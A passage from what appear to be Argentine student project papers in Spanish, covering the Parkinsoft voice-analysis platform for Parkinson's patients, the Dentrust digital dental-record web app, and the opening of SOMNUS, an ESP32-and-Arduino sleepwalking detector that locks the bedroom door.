Parkinsoft está basado en la arquitectura de software MVC, que separa los datos de la aplicación, la interfaz de usuario, y la lógica de control en tres componentes distintos. Se ha utilizado como framework Laravel [5], una opción libre para desarrollar aplicaciones web en lenguaje PHP [6].

La arquitectura MVC junto a Laravel brindan la posibilidad tanto de tener plataforma web con llamadas HTTP/HTTPS, como mobile con la utilización de API REST. Laravel proporciona además una interfaz para la comunicación interna con los módulos del servidor Debian.

3.5. Servidor: Google Cloud Platform

Parkinsoft cuenta con un servidor con sistema operativo Debian 10 sobre el cual están instalados FFmpeg, OpenSmile, R, Apache, MySQL, PHP y Laravel. Se encuentra hosteado en un Cloud, es decir una máquina virtual proporcionada por Google Cloud Platform [7].

3.6. Interfaz con Usuarios

La interfaz con el usuario consiste en una aplicación web, y una aplicación mobile para Android. Cada una de estas interfaces permiten las mismas funcionalidades mínimas dependiendo del rol asignado.

Rol: Paciente y Médico

- Alta, modificación y eliminación de cuenta;
- Carga de audios;
- Visualizar historial de audios cargados.

Rol: Médico

- Generación de informes;
- Visualización de gráficas;
- Visualización de datos de pacientes.

[3] Test de Levodopa: Es un estudio realizado al paciente con Parkinson en estado OFF (sin medicación), y luego en estado ON (con medicación) en un lapso temporal de 2hs.

Ambas plataformas, tanto web como mobile, pueden ser utilizadas por los pacientes y por los médicos.

La aplicación web está orientada al uso por parte del médico. Será la herramienta principal para el médico en su labor de realizar un seguimiento al paciente, ya que permitirá una mejor visualización de los gráficos resultantes de los audios, debido a la capacidad de poder acceder a dicha web mediante una computadora. Adicionalmente, la aplicación web es la que permitirá la descarga de la aplicación mobile para ser instalada.

En cambio, la aplicación mobile está orientada al uso por parte del paciente, la cual le permitirá de una forma accesible la carga y realización de los distintos ejercicios de voz, debido a que la misma tiene incorporada una grabadora de voz.

4. Uso de Parkinsoft

La propuesta de uso de Parkinsoft parte de la necesidad directa de un médico de llevar a cabo un seguimiento a la voz de un paciente con Parkinson, además de poder realizar un 'Test de Levodopa' [3].

El médico le indica al paciente cómo acceder a la plataforma web para registrarse y posteriormente descargar e instalar la aplicación en su celular. Adicionalmente, el médico puede indicarle donde ingresar para visualizar el Manual de Usuario.

Una vez que el paciente tiene su usuario, puede acceder a todas las funcionalidades de la aplicación mobile y web, y eventualmente será motivado a que cargue un ejemplar de los distintos tipos de audios. Con estos audios tendrá la posibilidad de realizar distintos tipos de ejercicios cargados por el médico. En la actualidad, los ejercicios son:

- Sostener la vocal "a" el máximo tiempo posible;
- Sostener la vocal "i" el máximo tiempo posible;
- Sostener la vocal "u" el máximo tiempo posible;
- Recitar un texto proporcionado por el profesional.

Por otro lado, el médico tendrá la posibilidad de poder seleccionar los pacientes que ya estén registrados en el sistema para realizar un seguimiento de estos. Una vez elegido un paciente, tendrá la oportunidad de ver todos los audios que haya cargado ese paciente, así como la posibilidad de ver las gráficas generadas por cada audio, y de poder realizar comparaciones entre distintos ejemplares del mismo tipo de gráfico, para poder observar el comportamiento de la voz del paciente durante el tratamiento.

En la siguiente figura se puede observar la sucesión de eventos desde que la persona graba un audio hasta que la información hasta que es recibida por los médicos.




Figura 7. Orden de ejecución del sistema

5. Beneficios para el usuario y la generación de audios.

Es sabido que las personas que padecen Parkinson poseen dificultades motoras por lo cual tienen dificultades para realizar el traslado desde su hogar hasta la institución puede ser riesgoso e incluso estresante. Dado que la voz se ve afectada por las emociones es vital evitar este tipo de situaciones para obtener grabaciones que pueden reflejar la afección lo mejor posible.

Mediante el uso de la aplicación mobile se garantiza que el paciente estará con un mejor estado anímico y predisposición a realizar el o los ejercicios que el medico proponga.

6. Beneficios para el médico

Brindar al médico diferentes herramientas y estrategias de análisis mediante gráficos y cuantificación de las diferentes variables puede dar noción del grado de afección de la voz, como así también ver la evolución de un paciente a lo largo del tiempo con un tratamiento determinado.

Se debe destacar que actualmente se realizan cirugías sobre los pacientes cuyos resultados son muy alentadores respecto al sistema motriz. Sin embargo, respecto a la voz hay un gran espectro de resultado, desde mejoras significativas hasta pérdida total de la voz. Por lo tanto, es vital llevar registro de los pacientes previo a la cirugía como así también posteriormente de la misma, dado que se puede evaluar el grado de mejora o desfavorecimiento de la voz.

7. Conclusiones

Se espera que Parkinsoft pueda ocupar un espacio en el ámbito del análisis de la voz de pacientes con Parkinson y otras patologías dado a que el sistema brinda las herramientas necesarias para profundizar el estudio de la voz mediante variables y gráficos desde diferentes perspectivas.

Generar una base de conocimiento sobre diferentes enfermedades puede ser de utilidad para obtener patrones o similitudes entre las diferentes patologías, como así también, observar como la voz se va modificando a lo largo del tiempo, dado que un tratamiento puede dar resultados favorables y ser un factor de estudio.

Al ser un software creado con componentes OpenSource, garantiza una competitividad en el mercado presentando un bajo costo en comparación a otras aplicaciones.

Agradecimientos

- Universidad Nacional de La Matanza.
- Cátedra de *Proyecto de Fin de Carrera* de Ingeniería Informática de la Universidad Nacional de La Matanza.
- Mg. Bossero Julio quien nos propuso realizar el proyecto.
- Dr. Darío Adamec, Dr. Sergio Pampin, y el resto del equipo de Neurocirugía del Hospital Nacional “Profesor Alejando Posadas”.
- Miembros del equipo médico de Fonoaudiología y Otorrinolaringología del Hospital Rivadavia.
- Silvia Pérez y Mónica Giuliano, profesoras de Probabilidad y Estadística en la UNLaM, por su acompañamiento en la investigación.
- Pablo Bondar, por su asistencia en la toma de audios de pacientes y predisposición en compartir información.

8. Referencias

[1] Wroge, Timothy & Özkanca, Yasin & Demiroglu, Cenk & Si, Dong & Atkins, David & Hosseini Ghomi, Reza. *(2018). Parkinson’s Disease Diagnosis Using Machine Learning and Voice*. 10.1109/SPMB.2018.8615607.

[2] https://ffmpeg.org/about.html - Enlace oficial de FFmpeg – Último acceso: 29/08/2019

[3] Florian Eyben, Felix Weninger, Florian Gross, Björn Schuller: “Recent Developments in openSMILE, the Munich Open-Source Multimedia Feature Extractor”, In Proc. ACM Multimedia (MM), Barcelona, Spain, ACM, ISBN 978-1-4503-2404-5, pp. 835-838 (2013). doi:10.1145/2502081.2502224

[4] https://www.r-project.org/ - Enlace oficial de R – Último acceso: 29/08/2019

[5] https://laravel.com/ - Enlace oficial de Laravel – Último acceso: 29/08/2019

[6] https://www.php.net/ - Enlace oficial de Google Cloud – Último acceso: 29/08/2019

[7] https://cloud.google.com/ - Enlace oficial de Google Cloud – Último acceso: 29/08/2019

[8] http://higia.com.ar/ - Enlace oficial de HigIA – Último acceso: 29/08/2019

Dentrust: Automatización de registro dental

Estefania Elizabeth Eleicegui,
Licenciatura en informática, Universidad Atlántida Argentina,
estefaniaeleicegui@gmail.com

Resumen


Todos los odontólogos están obligados por la ley y la ética para producir y mantener adecuados registros dentales de los pacientes. Además, la creciente toma de conciencia entre el público en general de las cuestiones jurídicas en torno a la atención de la salud, el aumento preocupante de las malas prácticas odontológicas, así como el considerable número de desaparecidos por diversas circunstancias, o personas que hayan perecido en algún accidente y cuyos rostros se encuentran inidentificables; hacen que un adecuado registro dental sea esencial para cualquier profesional de la odontología. El objetivo de la aplicación Dentrust es ser un herramienta que de soporte tanto para las actividades del odontólogo como las de el paciente, pero con mayor enfoque en el paciente, por medio de la digitalización del proceso de turnos, odontograma, exámenes, pagos, y la lista de compras, a través de la web. Gracias a esto se reduce el uso de papel, y se podrá tener un de una historia clínica dental universal y digital que será útil tanto para el paciente, como el odontólogo ya que podrá ser accedida por ambos. Asimismo el paciente podrá estar al tanto de todos los procedimientos que se le hicieron, y en caso de necesitar un tratamiento, este estará documentado en un plan detallado de cómo debe seguirlo, facilitando el seguimiento y teniendo un control más riguroso. Igualmente podrá ver su cuenta corriente con plan de pago correspondiente; ambos podrán gestionar los turnos a través de la web, pudiendo sacar turno, cambiarlo, cancelarlo, y ser avisados por medio de un email un dia antes de la respectiva fecha con detalle del turno. Debido a que estará registrado la anamnesis médica del paciente, podrá estar tranquilo que ninguna medicación que se le prescriba, interfiera con sus alergias o cualquier patología que pudiera tener.

Introducción

Generalmente un paciente no puede acceder a su *historia clínica dental*, debido a esto cuando se cambia de dentista, el historial dental queda en el consultorio de nuestro dentista anterior, y esto ocasiona en muchos casos que el tratamiento se continúe de manera ineficiente, ya que nuestro nuevo odontólogo no sabe con exactitud qué procedimientos se nos hicieron. En algunos consultorios no cuentan con gestión de turnos online, lo cual en estos tiempos se ha vuelto casi imprescindible, o tampoco cuentan con un sistema para consultar precios o su estado de cuenta de pagos. Esto puede ocasionar que no sepamos con exactitud cuánto salen los procedimientos y cuanto dinero necesitamos llevar, o no saber el estado de nuestra cuenta de pagos. Por consecuencia este proyecto desarrollará una página web, en la cual tanto el dentista como el paciente pueda llevar un seguimiento de los procedimientos realizados, por ejemplo consultar: perfiles de información general de los pacientes, los odontogramas, las anamnesis médicas, los exámenes intraorales, los exámenes periodontales, las radiografías, los planes de tratamientos con sus seguimientos, los turnos, los saldos de la cuenta, los procedimientos dentales con sus costos,entre otros. También contendrá videos con tecnología 3D de los procedimientos que se llevan a cabo en la clínica para que los pacientes puedan ver con precisión cómo se realizan.

Odontograma

El odontograma es un registro de identificación de la historia clínica de la persona. Es decir que le sirve al odontólogo para identificar los trabajos realizados en la boca del paciente y realizar comparaciones. Además, mediante dicho esquema gráfico, el profesional puede reconocer la cantidad de dientes presentes en la boca, si tiene restauraciones, el tipo de material que se utilizó, y cualquier otra información de relevancia. La importancia del odontograma radica en que es una copia fiel de la boca del paciente, representada de manera gráfica y sirve por lo tanto como un medio de identificación personal. Así mismo le sirve a los dentistas para poder llevar un registro exacto de los trabajos que se han hecho en la boca del paciente. En un odontograma se deben especificar las piezas dentarias fijas, indicando su estado de salud e integridad, y las removibles, con una línea recta encerrada entre cuadrados con un signo más en su interior y con una línea en zig-zag, respectivamente. Otros datos que deben registrarse son la presencia de caries, coronas definitivas (que pueden ser completas, metal cerámica o parcial, entre otros tipos), coronas temporales, diastemas, ausencia de piezas dentarias, dientes en erupción, dientes extruidos o instruidos, fracturas, implantes, pernos y prótesis (las cuales se pueden ser de tipo fija, removible o total). En el caso de la odontología forense, el odontograma puede ser muy útil para identificar una persona que haya fallecido y no puede ser identificada por su rostro y huellas digitales. En este caso los odontólogos se centran en elementos como los empastes, dientes ausentes, caries y restauraciones y tratar de identificar el perfil del difunto.



“Figura 1. Ejemplo de odontograma digital hecho en javaScript”

Software del mercado

Aplicaciones más destacadas:

- Lexi-Comp: Es una App gratuita con una biblioteca dental completa de recursos. E incluye información sobre tratamientos y sus efectos, seguimiento del paciente y la información de procedimiento de diagnóstico.
- Periopixel Pro: Es una herramienta útil adecuada para todos los tratamientos de odontología y proporciona una guía muy detallada y paso a paso de las últimas técnicas en el cuidado dental, cirugía y tratamiento.
- Dentist Manager: Con esta aplicación, un dentista puede gestionar a sus pacientes, sube fotos, almacena información.
- Dentistas Pro: Con ella nos comunicamos entre personas colegiadas gracias al Consejo de Dentistas.
- SocialDental: te permite capturar la cultura de tu práctica dental y mostrarla en medios de comunicación sociales de un modo fácil.
- Brushy: cómo debemos limpiarnos los dientes. Para ello, cuenta con un reloj y una boca digital que van guiando el cepillado y el tiempo que debes dedicar. Muy útil también para ofrecer a tus pacientes (únicamente para Android).
- Dental Phobia: Si tienes algún paciente al que no le gusta nada la figura del dentista, ésta es tu app. Lo que hace es obtener gran cantidad de información sobre las fobias dentales y ayuda para superar la ansiedad de pacientes de ir al dentista.

Diferencias con Sistemas Existentes

Dentrust va a ser una aplicación web de software libre enfocada al paciente de un odontólogo, si bien dará soporte tanto al dentista como al paciente, su función principal será que el paciente pueda tener su historia clínica dental detallada, junto con sus tratamientos disponibles. Así podrá estar al tanto de todos los procedimientos que se le hicieron, y se le hará más fácil llevar un control más riguroso de su tratamiento, ya que estará documentado en un plan como debe seguirlo. En

caso de viajar o cambiar de dentista por cualquier motivo (mudanza, presupuesto, etc.) podrá llevar a su nuevo doctor su historia clínica detallada con los procesos que se le han realizado, y los que hacen falta completar, para que el nuevo odontólogo pueda retomar el tratamiento de manera adecuada, justo donde lo dejaron y sin realizar procesos adicionales o que puedan ser perjudiciales. Debido a que estará registrado su anamnesis médica podrá a estar tranquilo que ninguna medicación que se le prescriba, interfiera con sus alegrías o cualquier patología que pudiera tener.

Objetivos

Los objetivos serán que el paciente pueda acceder a:

- Perfil, radiografías, fotos, historial dental universal odontograma, anamnesis médica, examen periodontal, examen intraoral, plan de tratamiento, costos de los procedimientos, cuenta corriente, y administrar su gestión de turnos es decir podrá sacar un turno, cambiarlo o cancelarlo por medio de la página web.


Los objetivos del odontólogo serán gestionar:

- Lista de compras de insumos, radiografías, fotos, historial dental universal, odontograma, anamnesis médica, examen periodontal, examen intraoral, plan de tratamiento, saldo de la cuenta, costos y turnos.


Actividades que se desarrollaran

Se creará primeramente la especificación de requisitos de software (ERS), descripción completa del comportamiento del sistema que se va a desarrollar. Está dirigida tanto al cliente como al equipo de desarrollo. Luego se desarrollará una página web con lenguaje php y framework laravel, que contará con el registro y login de usuarios, el cual posteriormente los llevará a la página principal donde podrán visualizar por medio de un menú, las distintas funciones a las cuales podrán acceder.


Las interfaces a desarrollar:




"Figura 2. Ejemplo de interfaz de usuario plan de tratamiento"



"Figura 3. Ejemplo de interfaz de usuario historia clínica"



"Figura 4. Ejemplo de interfaz de usuario de radiografías"



"Figura 5. Ejemplo de interfaz de odontograma"

Beneficios en su Uso

Los pacientes se beneficiaran ya que tendrán documentados y digitalizados los procedimientos que se les está haciendo, así como los tratamientos que deben seguir. Podrán ver su plan de pagos y consultar lo que deben abonar en su próxima visita, así como administrar sus turnos de manera online, pero su mayor beneficio será poder traspasar su historial dental universal en caso de mudarse o simplemente cambiar de dentista, así podrán continuar con sus tratamiento de manera más eficiente.

Conclusiones

La conclusión de este trabajo nos lleva a tomar como referente la importancia de contar con un historial dental universal digitalizado, que pueda ser accedido por ambas partes, para poder seguir con los tratamientos de una manera más eficiente en caso de cambiar de odontólogo por preferencia, presupuesto, o mudanza. El paciente podrá tener más conocimiento sobre los procedimientos realizados en su boca, y así se sentirá más tranquilo. La aplicación web también incluirá distintas funcionalidades que den soporte a las actividades diarias tanto del paciente como del odontólogo facilitando y administrando sus tiempos.

Referencias

[1] ICOEV. (2016, 9 diciembre). 6 APP'S para el odontólogo y sus pacientes - Blog ICOEV. Recuperado 16 septiembre, 2019, de http://www.icoev.es/blogicoev/692-2/

[2] Clinic cloud. (2019, 6 junio). Historia clínica dental: Importancia, definición y formato. Recuperado 16 septiembre, 2019, de https://softwaregestionclinicadental.com/historia-clinica-dental-definicion-formato/

[3] Servibucal. (2018, 29 mayo). ¿Qué es una historia clínica dental? Características | Servibucal. Recuperado 16 septiembre, 2019, de https://servibucal.es/historia-clinica-dental/

[4] Estudi dental barcelona. (2018, 8 junio). Las partes de la historia clínica en odontología - Estudi Dental Barcelona. Recuperado 16 septiembre, 2019, de https://estudidentalbarcelona.com/las-partes-de-la-historia-clinica-en-odontologia/

Construcción de SOMNUS, un sistema pensado para la protección y monitoreo de Sonámbulos

Narducci Pablo – Martínez Cristian – Andrade Martín – Gonzalez Diego – Cuassolo Facundo – Universidad Nacional de La Matanza – Bs As

Resumen

El presente documento tiene como objetivo detallar tanto la problemática del Trastorno de Sonambulismo, incluyendo los peligros a los que se expone la persona que lo padece, y las causas más comunes que desencadenan el trastorno; como también presentar y explicar una alternativa que no presente las falencias de los productos existentes en el mercado, logrando un control y seguimiento de los involucrados.

En dicha alternativa, a partir de la detección del comportamiento distintivo de las personas en estado de sonambulismo, se activarán diversas medidas que proporcionarán varios niveles de seguridad, tanto física como emocional. Impidiendo el escape inconsciente de los hogares y cuartos, evitando accidentes y manteniendo comunicado al círculo de conocidos interesado en el afectado, quienes tendrán la posibilidad de indicarse como responsables directos de cada episodio en tiempo real, obteniendo permisos sobre el control del sistema en sí, y asegurando la participación personal en el cuidado de los sonámbulos.

Palabras Clave

Sonambulismo, protección, monitoreo, Arduino, detección, comportamiento.

Introducción

El trastorno de sonambulismo es aquél en el cual una persona, en medio de su ciclo de sueño, tiene un comportamiento similar al de una persona que se encuentra despierta, realizando acciones sencillas e inconscientes, pero sin tener una percepción completa del entorno en el que se encuentra.

Se estima que el 20% de la población mundial es propensa a padecer de sonambulismo, esto es, aproximadamente 1470 millones de personas que han sufrido o sufrirán de al menos un episodio a lo largo de sus vidas. Por otro lado, dentro del grupo de estudio de niños entre 11 y 16 años de edad, se demostró que hay una prevalencia del trastorno de casi un 17%. En el caso de los adultos mayores, como tienen menos sueño profundo (o fase 3, que es en la etapa en donde se inicia el trastorno más frecuentemente), la probabilidad de sufrir del trastorno disminuye. Sin embargo, dentro de las causas que lo desencadenan se encuentran el uso de medicamentos, pastillas para dormir o trastornos mentales, lo cual indica que no están totalmente fuera de peligro.[1, 3, 4]

Peligros

Si bien se ha indicado que el comportamiento puede parecer similar al de una persona que se encuentra despierta, al menos para aquél que no se encuentra atento a detectar el trastorno, una persona en estado de sonambulismo puede sufrir o causar gran variedad de accidentes.

Considerando que el sujeto realiza acciones de manera inconsciente y sin tener una percepción aguda, éste puede chocarse contra objetos de su hogar, caerse por escaleras que no reconoció como tales, equivocarse de cuartos o confundir ventanas por puertas, utilizar electrodomésticos u otros objetos que si se los manipula de manera incorrecta pueden lastimarlo, salir de su hogar, y hasta incluso se han documentado casos de personas que han logrado conducir automóviles.

Cabe aclarar, este comportamiento fue logrado no por tener buenas capacidades motrices y entendimiento de lo que la persona estaba haciendo, sino por tener ya aprendidos y mecanizados los movimientos necesarios para ejecutar una tarea conocida.

Teniendo en cuenta esta última característica del comportamiento de los sonámbulos, fue que decidimos aprovecharla para poder detectar posibles episodios de sonambulismo.[2]

Otros Productos

Luego de adentrarnos en la problemática, y sin olvidarnos de quiénes están en mayor riesgo, fue que decidimos realizar una investigación de mercado para detectar qué productos existían que pudieran aliviar o reducir los peligros del sonambulismo.

Nos encontramos con los siguientes problemas:

-La mayor parte de los productos tenían un costo muy alto para ser asequibles por individuos particulares. Además, ninguno era recomendado o utilizado por profesionales de la salud, lo cual habría podido implicar descuentos si se los vendiese como productos médicos, y no como accesorios o artículos descartables.

-Debido a su diseño, muchos de los productos no estaban pensados para ser usados de manera sencilla por niños o ancianos, que como se detalló anteriormente, son los que se encuentran en mayor riesgo. Por ejemplo, encontramos productos que requerían a los usuarios el uso de vinchas o cascos para dormir y detectar ondas cerebrales; lo cual si bien es una alternativa más directa en cuanto a detección de episodios se refiere, presenta un alto nivel de incomodidad a quien lo usa.

Esto no solo conlleva a un uso indebido o incorrecto del producto, sino que, en el largo plazo, provoca que el usuario descarte el producto y no lo utilice en absoluto.

Finalmente, nos encontramos con que muchos productos, no tenían como objetivo lidiar con la problemática del sonambulismo de manera directa, es decir que no trataban al trastorno en sí. Por el contrario, la mayoría apuntaba a controlar el sueño de las personas a modo informativo o detectaban caídas del usuario (pensado para ancianos que puedan caerse de sus camas).

Habiendo encontrado una problemática poco explotada en lo que soluciones informáticas respecta, y teniendo en cuenta las falencias de los productos ya existentes, nos presentamos los siguientes objetivos:

-Lograr un producto sencillo de utilizar tanto para el que padece de sonambulismo como para quienes quieren estar al tanto de su estado.

-Conseguir que el sistema se pueda producir y vender a un costo más barato.

-Construir un sistema que en base a las diferencias entre los comportamientos de alguien despierto y sonámbulo pueda detectar posibles episodios de sonambulismo, y a partir de ello, implementar y activar mecanismos que aseguren su integridad, como la de aquellos que se encuentran cerca.

Detección por Comportamiento

Considerando las características y diferencias señaladas entre los comportamientos de una persona despierta y una en estado de sonambulismo, ideamos lo que denominamos Detección por Comportamiento.

Esto involucra detectar cuándo el accionar del usuario contiene señales de ser el de una persona despierta, o cuándo, por el contrario, no se obtiene respuesta ya que las capacidades de accionar del sonámbulo no le permiten responder a distintos estímulos.

SOMNUS fue diseñado para detectar episodios de la siguiente manera:

Mediante un pequeño módulo hardware que el usuario llevará colocado en la parte superior de su torso (que denominamos “pin”), detectaremos si el mismo se encuentra acostado o levantado, y el momento exacto en que esto cambie. Esto nos permitirá saber con precisión cuándo activar los mecanismos de seguridad preventivos, que serán puestos en ejecución instantáneamente cuando el pin detecte el cambio de postura de acostado a levantado.

Pero, además, está pensado para tener en consideración los tiempos del ciclo de sueño, comenzando a tener en cuenta los cambios de postura pasado un cierto tiempo preestablecido. Es decir, que si una persona se levanta al poco tiempo de haberse acostado, las posibilidades de que se trate de un episodio de sonambulismo son nulas.

Ahora bien, cuando tenga detectado un posible episodio de sonambulismo, SOMNUS deberá definir si realmente el usuario está sonámbulo o no.

Para esto es que tomamos ventaja de aquello que un sonámbulo no puede hacer. En este caso, SOMNUS presentará mediante una aplicación Mobile, un PUZZLE o problema arbitrario en donde se le requerirá al usuario realizar una acción lo suficientemente sencilla para que le tome segundos si se encuentra despierto. Como un sonámbulo no puede leer interpretando órdenes que no tenga mecanizadas o que haya hecho anteriormente, resolver el PUZZLE se convertirá en una imposibilidad. Además, con el objetivo de impedir que la resolución pueda terminar siendo aprendida por el sonámbulo (dado que puede convertirse rutinario), esta es diseñada para tener variaciones en cada instancia, evitando falsos positivos.

El Pin

Es un dispositivo wearable conformado por una placa Doit ESP32 Devkit V1, un acelerómetro ADXL345, un elevador de tensión MT3608, una pila 18650 y su correspondiente módulo de carga.




Figura1. Circuito del Pin.

Acelerómetro

El módulo utilizado es el ADXL345.

Se eligió este dispositivo para medir la aceleración dinámica como resultado de un movimiento en los ejes abscisas (x), ordenadas (y) y cotas (z).

Esto nos permite establecer los valores límites que serán utilizados para definir cuando una persona realmente se levanta, discriminando otros movimientos que provoquen aceleración (como sean giros en la cama u otros movimientos menores no importantes).

Un factor importante en su elección, fue que este modelo es de bajo consumo, necesitando una alimentación de 3,3V.

Doit ESP32 Devkit

Para el pin se eligió utilizar una placa Doit ESP32 Devkit V1, por ser una plataforma que por un bajo costo ofrece capacidades Wi-Fi y Bluetooth integradas en la misma placa.

Cuenta con un pequeño tamaño, ideal para la construcción de un pin cómodo como para que una persona lo lleve puesto mientras descansa.

Además, para su desarrollo existe una gran variedad de frameworks y lenguajes de programación. Entre ellos Arduino, que será el mismo que se usará para programar el Módulo de Seguridad.

Elevador de tensión MT3608

Se optó por un regulador de tension conmutado por sobre uno lineal debido a que presentan altos niveles de eficiencia energética (superior al 80%. Particularmente en este caso, de hasta 97%).

Los convertidores conmutados convierten el voltaje mediante el almacenamiento periódico de energía de entrada y la posterior liberación de esa energía en la salida de forma que el nivel de voltaje de final es el deseado. Los convertidores DC-DC conmutados con el objetivo de convertir la energía eléctrica con la máxima eficiencia poseen únicamente componentes que no presentan pérdidas, es decir, que no absorben energía.

Los componentes son básicamente de 2 tipos: conmutadores y almacenadores. Los conmutadores son interruptores del paso de corriente, que idealmente no presentan pérdidas por conmutación, normalmente son transistores mosfet. Los componentes almacenadores son los inductores y capacitores que almacenan la energía temporalmente para luego devolverla al circuito.

El MT3608 soporta una alimentación de entrada que puede variar entre los 2 y los 24V, rango dentro del cual se encuentran los 3,7V de nuestra batería 18650, y puede regularse para entregar una tensión de salida de cualquier tensión comprendida entre los 5 y los 28V, en nuestro caso se regulará a una tensión cercana a los 9V.

Por último, otro factor determinante a la hora de elegir este elevador fue su reducido tamaño, factor que, sumado a la eficiencia, son 2 factores claves a tener en cuenta para la construcción de un dispositivo que trata de ser cómodo para su uso y que debe poseer una autonomía suficiente como para tener protegido al sonámbulo por lo menos toda una noche.

Alimentación del Pin

Un punto muy importante es cómo alimentar el pin, ya que al ser un wearable, debe estar dotado de una batería recargable, pequeña y que cuente con la suficiente capacidad como para alimentar al dispositivo una cantidad suficiente de horas.

Para ello utilizaremos una batería 18650, poseedora de una tensión de 3,7V. Debido a la necesidad de alimentar la placa con una tensión de entre de 7V y 12V constantes, se utilizará para cumplir esa labor un elevador de tensión step-up MT3608.

Gracias a sus 2200 mAh, la batería será capaz de asegurar el correcto funcionamiento del sistema durante toda una noche. También será necesario dotar al pin con un módulo de carga que nos permitirá recargar la batería para evitar que la persona necesite usar una pila nueva prácticamente cada vez que desee usar el pin.

Para ello se optó por utilizar un módulo TP4056, principalmente por ser de tamaño pequeño, contando con unas dimensiones de 25x19x10mm. Asimismo, este módulo posee un puerto micro USB, permitiendo poder cargar el pin con los mismos cargadores y cables USB que utilizan el 73% de los smartphones del mercado.

Con respecto a los voltajes de entrada, el módulo necesita entre 4 y 8V. En este caso en particular, será alimentado con cargadores convencionales de smartphone que no superan los 6 o 7V

Mecanismos de Seguridad

Ahora bien, una vez detectado un episodio de sonambulismo, se activarán los distintos mecanismos que impedirán que el usuario pueda salir de su cuarto y causar accidentes. Para ello, tenemos otro módulo hardware (denominado “Módulo de Seguridad”), el cual se encargará de bloquear físicamente la puerta del cuarto donde duerma el usuario, así como de enviar los mensajes correspondientes a la aplicación Mobile (a partir de los cuales se realizará la comunicación entre usuarios sonámbulos y usuarios asistentes, lo cual será detallado más adelante).

Para lograr dicho bloqueo, el módulo deberá ir colocado en la pared donde está instalada la puerta del cuarto, de tal manera que, al activarse, se mueva el pestillo que impide abrir la puerta

Módulo de Seguridad

El Módulo de Seguridad (a partir de ahora, MdS) es un sistema conformado por dos módulos Bluetooth, un servomotor, un cerrojo para puertas y una placa Arduino UNO.

La funcionalidad principal de éste módulo consiste en impedir la apertura de la puerta de la habitación ante un posible episodio de sonambulismo y en habilitar la apertura de la misma en caso de que la persona pueda demostrar que se encuentra despierta y lúcida o cuando un usuario asistente decida hacerlo.

A continuación, puede apreciarse el diagrama de conexión de los distintos componentes que lo conforman (excepto el sistema de alimentación).




Figura2. Circuito del módulo de seguridad.

Módulos Bluetooth

Los módulos Bluetooth implementados fueron el HC-05 para la comunicación con la aplicación Mobile y el HM-10 para la comunicación con el pin.

